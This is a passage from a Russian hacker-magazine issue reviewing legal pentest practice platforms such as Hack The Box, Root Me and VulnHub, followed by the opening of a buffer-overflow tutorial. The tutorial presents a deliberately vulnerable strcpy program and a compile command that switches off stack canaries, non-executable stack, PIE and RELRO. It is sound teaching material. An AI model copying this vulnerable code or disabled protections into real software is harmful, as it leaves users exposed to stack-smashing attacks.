- Modern Vulnerability Research Techniques on Embedded Systems
- Reverse engineering STM32 firmware
- Загрузчик с шифрованием для STM32

И вот еще хороший план самообучения по безопасности ARM.



ГДЕ УЧИТЬСЯ ПЕНТЕСТУ

ОБЗОР ПЛОЩАДОК ДЛЯ ПРАКТИКИ НАВЫКОВ ЭТИЧНОГО ХАКЕРА

snovvcrash
Безопасник, временами питонщик, местами криптоана(рхист)литик, по необходимости системный администратор
snovvcrash@protonmail.ch

В этой статье мы выясним, какие площадки позволяют оттачивать мастерство взлома и ценятся специалистами по безопасности. Они позволяют этичным хакерам быть этичными до последнего, при этом не терять хватку, регулярно практиковаться со свежими уязвимостями и оставаться в рамках закона.

Сфера ИТ развивается семимильными шагами, компьютеры проникают в жизнь все глубже, цифровые системы становятся более комплексными, а соответственно, растет и поверхность атак. Это в свою очередь рождает спрос на специалистов по безопасности, в том числе — этичных хакеров.

> **WWW**
> Подробнее о профессии (или даже профессиях) этичного хакера читай в колонках Юрия Гольцева и Дениса Макрушина. Начать можешь с материала «Этичный взлом по шагам» — он дает неплохое представление о том, чем и как занимается пентестер в белой шляпе.

Этичный хакер должен отлично разбираться во всей специфике темной стороны: если ты знаешь, как сломать, и поддерживаешь эти знания в актуальном состоянии, то сможешь давать и рекомендации по защите. В общем, главное здесь — практика, но как ей заниматься, не нарушая закон?

На заре нулевых многие энтузиасты кибербезопасности становились преступниками, хотя часто преступление заключалось лишь в любопытстве. Собственно, в «Хакере» то и дело можно было встретить рассказы о взломах реальных систем, написанные от первого лица.

Альтернатив тогда не было, зато любопытства было хоть отбавляй. Но так не могло продолжаться долго. Времена изменились, и хакерам пришлось найти способы совершенствовать навыки наступательной безопасности легально. Сегодня существует ряд платформ, где всем желающим дают возможность практиковаться без риска попасть под тяжелую руку закона.

> **INFO**
> В этой статье внимание сосредоточено на относительно бесплатных лабораториях, которые не требуют в обязательном порядке купить подписку для доступа к своей инфраструктуре. Из платных аналогов, предоставляющих своим клиентам, помимо всего прочего, расширенные методические материалы, можно выделить Virtual Hacking Labs и PentesterLab Pro, схожие с курсом PWK.

СТРУКТУРА РЕСУРСОВ

Есть несколько направлений, которых может придерживаться тот или иной ресурс, предлагающий практику пентеста. Обычно все их можно отнести к одному из трех больших разделов.

1. **CTF-таски** — всем хорошо известный Capture the Flag, который представляет собой отдельные задачи по определенной тематике. Обычно присутствуют такие категории, как Reverse, Exploit (или PWN), Web, Crypto, Stego, Forensics, OSINT и Misc. Чуть реже к ним добавляется PPC (спортивное программирование). Процесс выполнения такой задачи достаточно прямолинеен: загружаешь файлы, входящие в состав таска, к себе на машину, находишь флаг, вводишь его на ресурсе и получаешь свою награду.
2. **Уязвимые виртуальные машины** — более приближенное к реальной жизни испытание, которое заключается во взломе заведомо уязвимого хоста. Конечная цель — получение контроля над привилегированным аккаунтом системы. Доказательством окончательного захвата машины обычно служит демонстрация возможности чтения файлов (также содержащих своеобразный «флаг»), доступных пользователям с соответствующими привилегиями. Процесс прохождения разнится в зависимости от устройства площадки, на которой обитает уязвимый хост: это могут быть как «живые» хосты, которые в текущий момент непосредственно находятся в сети на серверах площадки (онлайн-лаборатории), так и загружаемые образы для самостоятельного запуска в виртуальной среде.
3. **Виртуальные локальные сети** — как правило, виртуальные леса Active Directory, где от участников требуется захватить контроллер и закрепиться в сети. В ходе прохождения могут использоваться самые разные способы для продвижения по инфраструктуре: от конкурентной разведки и фишинга до эксплуатации зиродеев. Сложность выполнения таких задач сопоставима с реальными кейсами, а зачастую даже превосходит их. Доступ к лабораториям такого типа обычно платный, а их услуги могут быть максимально полезны людям, готовящимся к профессиональным сертификациям типа OSCP.

Для поддержания энтузиазма безопасников, которые пришли на такие ресурсы, владельцы часто предлагают им бонусы за прохождение каждого вида заданий — они могут выражаться в «плюсиках к карме», которая видна в профиле игрока и в «Зале славы». Место в таком топе потом может стать хорошим подспорьем на собеседовании.

Посмотрим поближе на наиболее крупные и известные площадки, где ты сможешь побаловать своего внутреннего хакера.

HACK THE BOX

Hack The Box (или HTB) — мой любимый ресурс, который позволяет оттачивать искусство тестирования на проникновение. По совместительству это, пожалуй, одна из самый масштабных платформ, где на текущий момент доступно 127 уязвимых машин, 65 CTF-задач и несколько видов хардкорных виртуальных лесов AD. То есть, как ты уже понял, здесь есть все описанные выше области.




Hack The Box

За несколько прошлых лет Hack The Box стал максимально популярен среди исследователей безопасности всех мастей: он отличается удобным веб-интерфейсом для управления активными инстансами виртуалок, отзывчивой техподдержкой и, что важнее всего, постоянно обновляющимся списком уязвимых хостов.


График выхода новой машины «в онлайн» очень прост: каждую неделю релизится новая тачка и становится доступной для взлома всем зарегистрированным на ресурсе игрокам; в то же время одна из машин, которая «висела» в онлайне до этого момента, уходит в пул отозванных машин. Одновременно в онлайне находится 20 машин... но это только на бесплатном сервере. При оформлении VIP-подписки (£10 в месяц или £100 в год) ты сможешь самостоятельно вытягивать любой «устаревший» хост из пула в онлайн на выделенном сервере и проводить свои тесты. Вместе с этой суперспособностью тебе откроется доступ к официальным прохождениям в формате PDF, которые составляют сами сотрудники ресурса.

Регистрация на Hack The Box предполагает решение тривиального веб-таска для получения кода на приглашение, поэтому я всегда условно считал этот ресурс полузакрытым. Почему условно? Потому что таск и правда элементарный, и в свое время я даже писал однострочник для генерации очередного инвайта. Разбирать сам процесс в рамках этой статьи не будем, поскольку невежливо раскрывать все подробности решения и обесценивать работу команды HTB. Тем не менее гайдов в сети предостаточно.




hackthebox.eu/invite

Несмотря на то, что возможен прямой доступ к странице регистрации (где тебя даже встретят воодушевляющим «Congratulations!»), попытка создать аккаунт без предварительно сгенерированного инвайт-кода не увенчается успехом. Хотя, как мне казалось, изначально даже переход на `hackthebox.eu/register` был недоступен просто так.



hackthebox.eu/register

Порог вхождения на эту платформу я бы оценил как средний: несмотря на то, что большую часть активных инстансов составляют виртуальные машины высокой сложности, на сайте можно найти и простые машины, рекомендуемые для прохождения начинающим свой путь специалистам. Гибкая система фильтров позволит тебе подобрать машину на свой вкус.



Фильтрация списка существующих ВМ

> **INFO**
> «Хакер» уже публиковал несколько прохождений виртуалок с Hack The Box:
> - Укрощение Kerberos. Захватываем Active Directory на виртуальной машине с Hack The Box
> - Великий пакостник. Пробираемся через дебри IPv6 к root-флагу виртуалки с Hack The Box
> - Полет в стратосферу. Ломаем Struts через Action-приложение и мастерим Forward Shell
> - Неправильный CTF. Одноразовые пароли, буйство LDAP-инъекций и трюки с архиватором 7z

Стоит заметить, что Hack The Box пользуется услугами DigitalOcean для развертывания своей облачной инфраструктуры, а так как РКН блокирует многие IP-адреса DigitalOcean, то доступ к некоторым ресурсам HTB может быть затруднен из нашей страны. Однако в данном случае в основном речь идет о веб-тасках раздела CTF, где уязвимые серверы «смотрят» напрямую в интернет, а не спрятаны за VPN, как основная лаборатория с виртуальными машинами.

Продолжение статьи →


COVERSTORY ← НАЧАЛО СТАТЬИ

ГДЕ УЧИТЬСЯ ПЕНТЕСТУ

ОБЗОР ПЛОЩАДОК ДЛЯ ПРАКТИКИ НАВЫКОВ ЭТИЧНОГО ХАКЕРА


ROOT ME

Root Me — еще одна уникальная площадка для практики пентеста и решения головоломок в духе CTF. Если снова взглянуть на наш список разновидностей ресурсов в начале статьи, то можно сказать, что эта платформа включает в себя первую область и своеобразную комбинацию двух последующих.




Root Me

Раздел с задачами CTF действительно внушительный: в него входят 11 разделов с 344 тасками.



CTF-таски — Root Me

Особенность многих из них заключается в том, что тебе нужно будет взаимодействовать с удаленным хостом, а не просто иметь дело с локальными файлами таска. Удобно, что для подключения можно использовать WebSSH прямо из браузера.



Сессия WebSSH из браузера Firefox

Однако главная фишка сайта — раздел CTF all day: в этом режиме тебе доступен выбор из двадцати «комнат», каждая из которых активна в течение четырех часов. Присоединившись к любой из них, ты получишь краткую справку об объекте атаки и информацию о расположении флагов. Некоторые комнаты — это полноценные лаборатории со связкой из нескольких виртуальных машин с контроллером AD и общей легендой. Нужно сильно постараться, чтобы их одолеть.

20 Available rooms


Room	Virtual machine chosen by players	State
ctf01	BBQ Factory	running Time remaining : 07:13:47
ctf02	Kioptrix level 2	running Time remaining : 00:07:50
ctf03	Awky	running Time remaining : 00:26:19
ctf04	LAMP security CTF5	running Time remaining : 01:46:37
ctf05	Hopital Bozobe	running Time remaining : 00:32:28
ctf06	Bluebox 2 - Pentest	running Time remaining : 01:36:06
ctf07	Bluebox - Microsoft Pentest	running Time remaining : 01:18:49
ctf08	Django unchained	running Time remaining : 02:57:46
ctf09	Django unchained	running Time remaining : 03:54:41
ctf10	/dev/random : Pipe	running Time remaining : 04:37:37
ctf11	None	waiting
ctf12	SSRF Box	running Time remaining : 03:57:58
ctf13	None	waiting
ctf14	None	waiting
ctf15	None	waiting
ctf16	BBQ Factory	running Time remaining : 01:16:53
ctf17	Sambox v4	running Time remaining : 03:23:05
ctf18	None	waiting
ctf19	Sambox v4	running Time remaining : 00:37:44
ctf20	None	waiting

CTF all day — 20 активных комнат

Что касается общего уровня сложности, то, по моему мнению, он несколько ниже, чем у Hack The Box. Несмотря на это, большее разнообразие CTF-тасков и возможность потренироваться на более лайтовых полигонах с Active Directory ставят площадку Root Me в список must-have-ресурсов для практики пентеста.

VULNHUB

VulnHub — старинный дамп образов уязвимых виртуальных машин, поддерживаемый энтузиастами. Это полностью бесплатный источник, откуда любой желающий может загрузить понравившуюся ему виртуалку и приступить к поиску флагов.



VulnHub

Одно из самых крупных преимуществ VulnHub — огромное количество райтапов по виртуалкам, доступных в сети, и отсутствие каких-либо ограничений на их публикацию (Hack The Box и Root Me накладывают временные рамки, в течение которых действует запрет на размещение прохождений в сети — в противном случае есть риск схватить бан, если публикуешься под своим никнеймом).

Большой выбор машин и райтапов делают VulnHub отличной отправной точкой для людей, которые совсем не знают, с чего начать свои эксперименты в области пентеста.

Из минусов:

- Часто к машинам нет внятного описания, которое позволило бы понять, что они собой представляют. Так как все разнообразие существующих на VulnHub машин можно грубо разделить на две категории (с направленностью в жанр Task Based CTF и более приближенные к реальной жизни виртуалки), то каждый раз, загружая новый образ, ты, в сущности, берешь кота в мешке и не знаешь, с задачей какого типа тебе предстоит столкнуться.
- Тотальное отсутствие машин на Windows. Ну оно и понятно — все же опенсорсный ресурс.

В остальном VulnHub — это прекрасный способ убить вечер с пользой и «поиграть» с интересными образами, собранными безопасниками для безопасников.

WWW

Полный список доступных на VulnHub виртуалок можно найти по ссылке.

РЕКОМЕНДАЦИИ ДЛЯ НАЧИНАЮЩИХ

В тезисах постараюсь изложить основные моменты, которые обязательно пригодятся тем, кто планирует начать работу с каким-либо из вышеописанных ресурсов.

Для начала — про настройку окружения.

1. Средства виртуализации — твои друзья. Выбери одно из решений для работы с образами виртуальных машин (VirtualBox или VMware для Windows, KVM для Linux) и придерживайся его. Умение быстро разворачивать гостевые ОС пригодится не только в сфере безопасности.
2. Дистрибутивы, ориентированные на проведение пентестов — это круто. Kali Linux, Parrot OS, BlackArch Linux, Commando VM, — неважно, что ты выберешь, главное, что они удобны для установки и практичны в использовании (на начальных этапах я бы остановился на Kali или Parrot). Независимо от того, что ты решил установить — устанавливай также строго в качестве виртуальной машины: таким образом ты уменьшишь риски нежелательных воздействий со стороны других, возможно, менее этичных хакеров, если планируешь подключаться к онлайновым лабораториям (то есть выделенным виртуальным сетям) по VPN.
3. Изучи консоль и сократи использование графического интерфейса ОС — это полезный навык практически для любой области IT. Работая в командной строке, ты значительно увеличишь свою производительность, научишься лучше концентрироваться на текущей проблеме (а не на переключении между открытыми окнами) и не будешь беспомощен, когда графического интерфейса не будет под рукой в принципе. В этом же пункте настоятельно рекомендую научиться обращению с каким-либо терминальным мультиплексором (я предпочитаю tmux, хотя уверен, что многие не сойдутся со мной в этом выборе), чтобы не переключаться между вкладками в окне эмулятора терминала.


Теперь непосредственно про процесс исследования уязвимых виртуальных машин.

1. «Enumeration is the Key» — самый частый ответ наряду с «Try Harder!» на крики о помощи на всевозможных форумах. Начальный сбор информации об объекте атаки — пожалуй, самый кропотливый этап всей кампании, а иногда и самый трудоемкий. Чем больше начальных данных, тем больше материала для анализа — и больше поверхность возможных атак. Всегда оставляй какую-либо разведывательную утилиту работать в фоне для проверки очередного вектора проникновения.
2. Знай свои инструменты. Умение применить нужный софт в нужной ситуации — половина успеха операции. В сети существует множество списков полезных инструментов для взлома, однако эти списки ничего не стоят, если никогда не пробовал инструмент «вживую». Поэтому, работая с чем-то новым, не пренебрегай командой `man` и опцией `--help` для получения базового представления о возможностях программы.
3. Не стесняйся искать информацию в сети, «гуглить — не стыдно»! Сфера компьютерной безопасности колоссально велика, очень трудно объять ее целиком, да и не всегда это нужно, если можно что-то быстро найти на просторах интернета. Это не то же самое, что быть скрипт-кидди, — до тех пор, пока можешь внятно объяснить, как ты добился того или иного результата (с техническими подробностями), волноваться не о чем.
4. Читай блоги и райтапы своих коллег — даже если ты уже одолел какую-то машину. Взгляд на одну и ту же проблему под разными углами способствует расширению рамок мышления и накоплению разностороннего опыта решения однотипных задач. Это может оказаться весьма полезным в условиях ограниченных ресурсов (сработает не одно, так другое).
5. Не ленись вести заметки — как непосредственно в процессе пентеста для поддержания организованности работы (здесь может помочь CherryTree или KeepNote), так и после успешного завершения взлома для систематизации полученных знаний. Отличным вариантом может стать написание райтапа к побежденной машине, потому что в процессе объяснения своего прохождения другим ты еще раз закрепляешь усвоенную информация.

Happy hacking!

WWW

Бонус: легендарный хакерский форум Antichat недавно запустил свою CTF-площадку. Самому пока не удалось испробовать — но не упомянуть грех.



snovvcrash
Безопасник, временами питонщик, местами криптоана(рхист)литик, по необходимости системный администратор
snovvcrash@protonmail.ch

В КОРОЛЕВСТВЕ PWN

ПРЕПАРИРУЕМ КЛАССИКУ ПЕРЕПОЛНЕНИЯ БУФЕРА В СОВРЕМЕННЫХ УСЛОВИЯХ

Сколько раз и в каких только контекстах не писали об уязвимости переполнения буфера! Однако в этой статье я постараюсь предоставить универсальное практическое «вступление» для энтузиастов, начинающих погружение в низкоуровневую эксплуатацию, и на примере того самого переполнения рассмотрю широкий спектр тем: от существующих на данный момент механизмов безопасности компилятора GCC до точечных особенностей разработки бинарных эксплоитов для срыва стека.

Могу поспорить: со школьной скамьи тебе твердили, что **strcpy** — это такая небезопасная функция, использование которой чревато попаданием в неблагоприятную ситуацию — выход за границы доступной памяти. Да и вообще «лучше используй Visual Studio». Почему эта функция небезопасна? Что может произойти, если ее использовать? Как эксплуатировать уязвимости семейства Stack-based Buffer Overflow? Ответы на эти вопросы я и дам далее.

Вот о чем конкретно пойдет речь.

- Обзор средств защиты, используемых компилятором GCC и операционными системами семейства Linux в целом.
- Работа с отладчиком GDB и прокачанным расширением PEDA.
- Анализ ассемблерного кода при разных опциях компиляции.
- Создание и тестирование шелл-кодов.
- Разработка эксплоитов для уязвимого к переполнению буфера исполняемого файла: перезапись адреса возврата, расположение полезной нагрузки в стеке, NOP-срезы.
- Использование дампов памяти ядра для эксплуатации уязвимости за пределами среды отладчика.
- Анализ нового пролога функции `main` и создание эксплоита, применимого для случая компиляции программы без флага `-mpreferred-stack-boundary=2`.

Начнем, впереди долгое путешествие.

OVERFLOW.C

Итак, перед тобой есть исходник на языке C. Файл называется **overflow.c** и реализует простые функции: копирование полученной от пользователя строки в локальный буфер и вывод содержимого последнего на экран. Что с ним не так?

- **файл:** `overflow.c`
- **компиляция:** `gcc -g -Wall -Werror -O0 -m32 -fno-stack-protector -z execstack -no-pie -Wl,-z,norelro -mpreferred-stack-boundary=2 -o overflow overflow.c`
- **запуск:** `./overflow <СТРОКА>`

```
#include <stdio.h>
#include <string.h>

int main(int argc, char* argv[]) {
  // 128-байтный массив типа char
  char buf[128];
  // копирование первого аргумента в массив buf
  strcpy(buf, argv[1]);
  // вывод содержимого буфера на экран
  printf("Input: %s\n", buf);
  return 0;
}
```

Очевидно, все беды кроются в функции **strcpy**, прототип которой определен в заголовочном файле **string.h**.

```
char *strcpy (char *dst, const char *src);
```

strcpy

Функция **strcpy** занимается тем, что копирует содержимое массива символов **src** (далее для краткости я буду писать «строка») в предварительно подготовленный для этого буфер **dst**. В чем же, собственно, дело? В том, что нигде ни слова не сказано о длине исходной строки и о том, как она соотносится с размером выделенного под нее буфера.

Локальные статические переменные функций в большинстве случаев помещаются процессором в стек вызовов (или просто в «стек»), поэтому логично предположить, что именно стек используется потенциальным нарушителем в качестве площадки для своих злодеяний: если «вылезти» за легитимные границы памяти, можно натворить почти что угодно. Ведь «получить полный контроль над системой можно, только выйдя за ее пределы...».

Компиляция

Прежде чем копаться в стеке этой программы и дизассемблировать ее, разберемся с опциями, которые используются при компиляции. Так будет легче ориентироваться.

Я буду работать в Ubuntu 16.04.6 (i686) и использовать компилятор GCC версии 5.4.0. Вывод информации о версии ядра следующий.

```
$ uname -a
Linux pwn-ubuntu 4.15.0-58-generic #64~16.04.1-Ubuntu SMP Wed Aug 7 14:
09:34 UTC 2019 i686 i686 i686 GNU/Linux
```

Для демонстрационных целей этой статьи я, конечно, намеренно полностью обезоружу компилятор, отняв у него все фишки для защиты целостности потока выполнения программ.

```
$ gcc -g -Wall -Werror -O0 -m32 -fno-stack-protector -z execstack -no-
pie -Wl,-z,norelro -mpreferred-stack-boundary=2 -o overflow overflow.c
```

Флаги, которые я использовал:

- -g — говорит компилятору включать в результат вспомогательную информацию для облегчения процесса отладки.
- -Wall -Werror — выводит предупреждения компилятора о возможной некорректности используемых в программе структур и, если таковые находятся, превращает их в ошибки, что делает компиляцию невозможной (в нашем примере, к слову, все хорошо, поэтому компилятор молчит).
- -O0 — отключает оптимизацию кода для чистоты эксперимента.
- -m32 — в явном виде подчеркивает, что мы хотим 32-битный исполняемый файл (в данном случае опция не необходима, так как мы сидим на 32-битном дистрибутиве и бинарник будет таковым по умолчанию, однако для наглядности полезно).
- -fno-stack-protector — отключает защиту компилятора от атак типа Stack Smashing. Это один из вариантов развития событий при эксплуатации уязвимости переполнения буфера. Под этим видом защиты обычно понимают небольшое расширение пространства стека для помещения непосредственно перед адресом возврата случайно сгенерированного целого числа, неизвестного нарушителю (это называется guard variable или canary — по аналогии с использованием канареек для выявления рудничного газа в шахтах). Если значение изменилось перед возвратом из функции, значит, велика вероятность, что произошло вмешательство извне и адрес возврата поврежден или подменен. Следовательно, необходимо остановить выполнение программы.
- -z execstack — опция, передаваемая компоновщику. Ключевое слово `execstack` означает, что инструкции, расположенные в стеке, могут быть выполнены. Такое поведение являлось вполне допустимым для некоторых архитектур и использовалось в целях оптимизации. Однако нам эта фишка понадобится, чтобы выполнить зловредный шелл-код, размещенный в пространстве стека.
- -no-pie — опция компоновщика, указывающая на то, что мы не хотим позиционно-независимый исполняемый файл (PIE, Position Independent Execution), использующий рандомизацию адресного пространства (ASLR, Address Space Layout Randomization), которую в рамках этой статьи мы также отключим далее.
- -Wl,-z,norelro — и снова указание компоновщику: на это раз не помечать глобальную таблицу смещений (GOT, Global Offset Table) как Read-Only для предотвращения ее перезаписи в процессе присваивания (RELRO, Relocation Read-Only) значений адресам загрузки разделяемых библиотек.
- -mpreferred-stack-boundary=2 — оказывает влияние на размер выравнивания границ стекового фрейма. Выравнивание позволяет увеличить скорость обращения процессора к содержимому памяти, «добивая» размер стека до значения, кратного некоторому числу. Число же это есть `2^n`, где `n` контролируется опцией `-mpreferred-stack-boundary=n`. По дефолту в современных системах `n` равно 4, то есть GCC построит стековые фреймы так, чтобы ESP для всех функций программы указывал на адреса, кратные 16 (`2^4`). Для начала мы будем использовать значение `2`, поэтому GCC будет выравнивать указатель стека на четырехбайтную границу. Для нас включение этой опции означает намного более читабельный листинг ассемблера, поскольку с приходом 16-байтных границ появился и новый пролог для функции `main`, в котором черт ногу сломит с непривычки. Несмотря на это, в конце статьи мы посмотрим, что конкретно меняется при использовании этой опции, и проведем эксплуатацию без ее участия.
- -o overflow — имя выходного файла.
- `overflow.c` — наконец, то, что мы компилируем.

